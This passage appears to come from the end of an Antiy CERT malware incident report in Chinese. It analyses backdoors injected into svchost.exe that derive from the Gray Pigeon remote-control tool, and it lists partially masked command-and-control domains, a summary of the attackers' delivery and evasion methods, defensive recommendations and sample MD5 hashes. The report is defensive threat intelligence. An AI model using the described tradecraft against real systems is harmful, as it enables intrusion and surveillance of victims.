| svchost.exe | 964  | 4,420 K | 2,440 K Generic Host Process .. |
| svchost.exe | 1664 | 4,392 K | 2,424 K Generic Host Process .. |

| 类型   | 名称                                                                            |
|------|-------------------------------------------------------------------------------|
| File | \Device\HarddiskVolume1\%NtUninstallKB1601A\$\BinBackup\Resources\unninst.exe |
| File | \Device\Tcp                                                                   |

图 21 unninst.exe 注入 svchost.exe

通过代码分析，可以找出其上线地址：

|               | 域名                  | 端口   | IP            | 地理位置                |
|---------------|---------------------|------|---------------|---------------------|
| FreeImage.exe | C**la.meibu.net     | 3529 | 115.**.**.239 | 山东省青岛市 阿里云 BGP 数据中心 |
| unninst.exe   | 1048***er.meibu.net | 3529 | 115.**.**.239 | 山东省青岛市 阿里云 BGP 数据中心 |

其动态域名跳转地址都为 115.\*\*.\*\*.239。可以推断出这两个后门都是同一网络行为与功能。同时，经过安天 CERT 研究人员对后门代码以及上线数据包格式的分析，可以判定这两个后门为同一远程控制生成器生成，该远程控制软件是灰鸽子源码修改的 RemoteABC 远程控制软件的某一版本。

此远程控制软件具有如下功能：

- 文件管理
- 进程管理
- 服务管理
- 共享管理
- 插件管理
- 远程开启视频和语音
- .....

## 6 总结

从上述分析结果可以看出，在这起事件中，攻击者具有以下作业特点：

1. 借助微博仿冒身份
2. 利用百度网盘向目标人群投送恶意代码
3. 借助常被用于处置恶意代码的工具软件，绕过系统及安全工具提供的保护机制
4. 利用已知安全工具软件的安全漏洞，破坏安全工具软件，使之失去保护效果

根据上述作业特点，我们得出如下启示：

1. 互联网公司有必要加强对用户身份仿冒的监测与治理
2. 网盘提供厂商应加强对存储内容的安全性检查，避免被利用传播恶意代码
3. 工具软件的开发者在开发一些可能绕过、破坏系统安全机制的功能时，应尽量加入明显的用户交互确认功能，以免被恶意利用
4. 安全工具开发厂商在发现安全漏洞后，应及时发布升级补丁，并建议用户立即更新，以免漏洞被攻击者绕过，而给用户带来安全假象

## 附录一：本次事件中恶意样本的 MD5

|                                  |                                  |
|----------------------------------|----------------------------------|
| 0C5261CB53CF17E0A03CA1E6A230430B | 29017A44550FBC8AA4D64820044F54EC |
| 1E6726ED20B88CD2C3E546306E5A3C72 | 34220AFE857F99A493F4171482E7E8FE |
| 2A0C3E7262AD136D9D776A99E18A03CB | 480145BA7EE820C20AB7D2AD97F95005 |
| 3B86EC0243AB626A11787DA0C53C302A | A133284DA52E3CC848C175D73732E88A |
| 3EE804C0D1AB806BB837FE061A80B457 | AFFB80A87F53E67CA886935E44D2BB6E |
| 5D47C0554EE28E8532F0430CF8235195 | B3E18430E5353F6FEF2E787551A78921 |
| 35D779D412FA3682330162FAEDC7D26E | B60F57B01A0382C9D9372E78D95D6386 |
| 40E292484019A58AD3AA5C99EF993614 | B5713261E7338431FF430DE6E1ACE47A |
| 44FADA41819963DD353E62026011F6D5 | BDB0A5261D139F7B4804C6B03A3E909F |
| 45ADCB2BDD43FB32F4BA9542E7788F13 | C0C457F28C7657FB5B99E2CDD447EED9 |
| 53F88B226236125C816B795BFB8E239E | D2B983C66658C8A3DEF1E77E12AB8689 |



|                                  |                                  |
|----------------------------------|----------------------------------|
| 66FF6F32FF7096206B48D8006854C568 | EB5F29A9A9EDCD600F2846403E4B4223 |
| 110F6A386798757904892EDB5866A453 | F0F1038A3F455EAFEAB73944CC09FC08 |
| 887E9654A1E8C956013BB5961A4FDC6B | FB24C79B390D3CA14755C1F3DF3E6600 |

## 附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

关于安天反 APT 相关产品更多信息请访问：<http://www.antiy.cn>